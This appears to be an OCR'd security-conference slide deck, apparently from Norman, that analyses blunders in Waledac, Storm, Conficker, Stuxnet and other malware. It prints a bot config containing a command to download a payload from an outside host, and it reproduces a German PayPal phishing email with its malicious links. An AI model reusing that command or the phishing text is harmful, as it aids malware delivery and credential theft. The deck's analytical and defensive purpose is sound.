n="ip">93.137.206.86</p><p
n="dns_ip">216.195.100.100</p><p
n="smtp_ip">209.85.201.114</p><p
n="http_cache_timeout">3600</p><p
n="sender_threads">35</p><p
n="sender_queue">2000</p><pn="short_logs">true</p><p
n="commands">
<![CDATA[312|download|http://orldlovelife.com/mon.jpg]]>
</p></props><dns_zones></dns_zones><dns_hosts></dns_hosts>
<socks5></socks5><dos></dos><filter></filter></lm>
```


How ugly is that?

What’s under his pants?




```
da 8c 18 35 1a b3 47 5d
a8 1f e4 9a 35 a1 46 d2
```

Injecting Commands



Waledac is currently not available… ☺


Cracking Down on Botnets - Microsoft On The Issues - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://microsoftontheissues.com/cs/blogs/mscorp/archive/2010/02/24/cracking-down-on-botnets.aspx
waledac microsoft
Most Visited Getting Started Latest Headlines
MICROSOFT ON THE ISSUES
News, perspectives and analysis on legal and policy issues
Microsoft
Cracking Down on Botnets
Posted by Tim Cranton
Search
GO
Silverlight
Reporting Back: Microsoft at the Copenhagen Climate Change Conference
U.S. Law Enforcement Gets a Lift
Done

This legal and industry operation against Waledac is the first of its kind, but it won't be the last. With this action, done in cooperation with experts from Shadowserver, the University of Washington, Symantec, University of Mannheim, Technical University in Vienna, International Secure Systems Lab, the University of Bonn and others, we're building on other important work across the global security community to combat botnets. Stay tuned.

Waledac


- The C&C protocol is designed in a way that allows for complete takeover of the botnet

Well, FAIL.

THE STORM WORM

Do you understand the code?

- Storm used the KadC library for P2P
- and added XOR ”encryption”



```
call    XOR_with_static_key
lea     edi, [esi+0B4h]
push    edi             ; lpCriticalSection
call
push
lea
push
push
push
lea
push
call
push
mov
call
push
mov
push    [ebp+buffer]
call    XOR_with_static_key
```

```
/* this lock protects the fd from concurrent access
   by separate threads either via sendto() recvfrom() */
pthread_mutex_lock(&pd->mutex); /* \\\\\\ LOCK UDPIO \\\\\\ */

/* ------ Put encryption here ----- */
//XOR_with_static_key(buf);
/* -------------------------------- */

status = sendto(fd, (char *)buf, buflen,
         0, (struct sockaddr *)&destsockaddr,
         (socklen_t)sizeof(destsockaddr));

/* I don't understand what's happening around */
//XOR_with_static_key(buf);
/* -------------------------------- */
```

A Custom HTTP User-Agent

- Storm 2008:

```
GET / HTTP/1.1
Host: 127.43.2.101
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windoss NT 5.1; SV1921)
```

- Easily detectable, but they learned their lesson…
- Storm version 2, April 2010

```
GET / HTTP/1.1
Host: 127.43.2.101
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windoss NT 5.1; SV1)
```


Storm

You know… FAIL.

CONFICKER AGAIN

Infection Examples

Scanning for Victims



```
loc_378639:
call    ds:rand
mov     word ptr [ebp+arg_ip_result], ax
call    ds:rand
cmp     byte ptr [ebp+arg_ip_result], 0Bh
mov     word ptr [ebp+arg_ip_result+2], ax
jb      short loc_378639
```

```
next_ip_lower_word = rand()
next_ip_upper_word = rand()
```

- **The rand function returns a pseudorandom integer in the range 0 to RAND_MAX.**

Source: http://msdn.microsoft.com/en-us/library/398ax69y%28VS.71%29.aspx

- **RAND_MAX** is defined as the value **0x7fff**.

Source: http://msdn.microsoft.com/en-us/library/2dfe3bzd%28VS.71%29.aspx

In result, Conficker scans only

less than one quarter


of the whole IPv4 address range!

The GeoLocation Hack

- Conficker.A checks a potential victim's GeoLocation
- If a system is located in the Ukraine, it is not attacked
- A public GeoIP database is downloaded upon startup
- So we crafted a special database that maps all IP addresses on the Ukraine :-)

→

Going Down?




Staying prominent…

STUXNET

Stuxnet installation

- **Some "components" only work on specific Windows versions**




Operating system	Version number
Windows 7	6.1
Windows Server 2008 R2	6.1
Windows Server 2008	6.0
Windows Vista	6.0
Windows Server 2003 R2	5.2
Windows Server 2003	5.2
Windows XP 64-Bit Edition	5.2
Windows XP	5.1
Windows 2000	5.0


5 ≤ Version ≤ 6

Installer checks version

5 ≤ Version ≤ 6 ⇔ (5 ≤ Version) AND (Version ≤ 6)



```
lea     eax, [ebp+VersionInformation]
push    eax             ; lpVersionInformation
mov     [ebp+VersionInformation.dwOSVersionInfoSize], 114h
call    ds:GetVersionExW
test    eax, eax
jnz     short loc_10001185

loc_10001185:
cmp     [ebp+VersionInformation.dwPlatformId], VER_PLATFORM_WIN32_NT
jnz     short fail

cmp     [ebp+VersionInformation.dwMajorVersion], 5
jnb     short success   ; Success if !< 5

cmp     [ebp+VersionInformation.dwMajorVersion], 6
ja      short fail      ; fail if > 6

fail:
xor     eax, eax
leave

success:
xor     eax, eax
inc     eax
```



```
If (5 ≤ Version) OR ( Version ≤ 6) {
    install();
}
                ⇔
If (5 ≤ Version){
    install();
}
```

```
cmp     [ebp+VersionInformation.dwMajorVersion], 5
jnb     short success   ; Success if !< 5

cmp     [ebp+VersionInformation.dwMajorVersion], 6
ja      short fail      ; fail if > 6

fail:
xor     eax, eax
leave

success:
xor     eax, eax
inc     eax
```

Stuxnet installer


- Installs component on all Windows versions (even though it is not working)

Guess what.

LANGUAGE PROBLEMS

Indonesian Autorun Worm

- Hate message from author for his friends




Message of the day

Frenz..?! what a fuckin` things they`re...?!
Just can blame us, Just can hurt us, Just want to get benefit from us...!
They only betrayed, and prickle us from behind...!!!
They tell a lie about us...!!!

Now i`m here to tell to my EX-Frenz....
That they`re FUCK, they`re SUCX, ASHOLE.....!!!!

For All of you be aware of your frenz....!!!!
Don`t be da next victim...!!!


I`m so sorry for this inconvenient
I just want to give this gift for my EX-Frenz
As a proof that I`M NOT LAME...!!!!



Datei Bearbeiten Ansicht Navigation Nachricht OpenPGP Extras Hilfe

Betreff: Vorsicht! Ihr PayPal-Konto wurde begrenzt!
Von: Sicherheits-Center <service@verification.fr>
Datum: 08.08.2009 05:47
An: service@paypal.de

```
PayPalhttp://www.globecharge.com/contents/media/secure-corrected.jpg
<http://2009serviceclientele.eg2.fr/Security/de/www.paypal.de=Activat&account-25858800054898995365389741XEGFR

Sehr geehrter PayPal:

Achtung! Ihr PayPal-Konto wurde begrenzt!

Im Rahmen unserer Maßnahmen zur Sicherheit werden wir regelmäßig auf die
Tätigkeit der ecran PayPal zu erfahren. haben Sie vor kurzem kontaktiert,
nachdem ihm die ein Problem auf Ihrem Account.
auf die Informationen von Ihnen aus folgenden Gründen:

-Unser System hat eine ungewöhnliche eine Kreditkarte mit Ihrem PayPal-Konto.

Ihr Konto aktivieren
<http://2009serviceclientele.eg2.fr/Security/de/www.paypal.de=Activat&account-25858800054898995365389741XEGFR

Mit besten Grüßen,

PayPal Email ID: 5138-8872

Bundesland der Prüfung der Konten von PayPal.

Der Corp Copyright 1999-2009 PayPal. Alle Rechte vorbehalten.
rechercher
<http://translate.google.fr/translate_s?hl=fr&sl=fr&tl=de&q=Cordialement%2C&source=translation_link>
```



THERE'S MORE OUT THERE …


NORMAN

Poison Ivy – Buffer Overflow

Targeted attacks:
From being a victim to counter attacking

Andrzej Dereszowski
SIGNAL 11
deresz@signal11.eu

March 15, 2010



Poison Ivy Remote Administration has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.


Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Version 2.3.2 | Nr. of Ports: 1 | Nr. of Plugins: 0 | Nr. of Connections: 0

NORMAN


NORMAN
MalwareAnalyzerG2
INTEGRATION APIs
APPLIANCE
WEB INTERFACE
SOFTWARE
G2 FRAMEWORK
Norman SandBox®
Code Interrogator
Norman IntelliVM
Analysis Desktop
Malware Database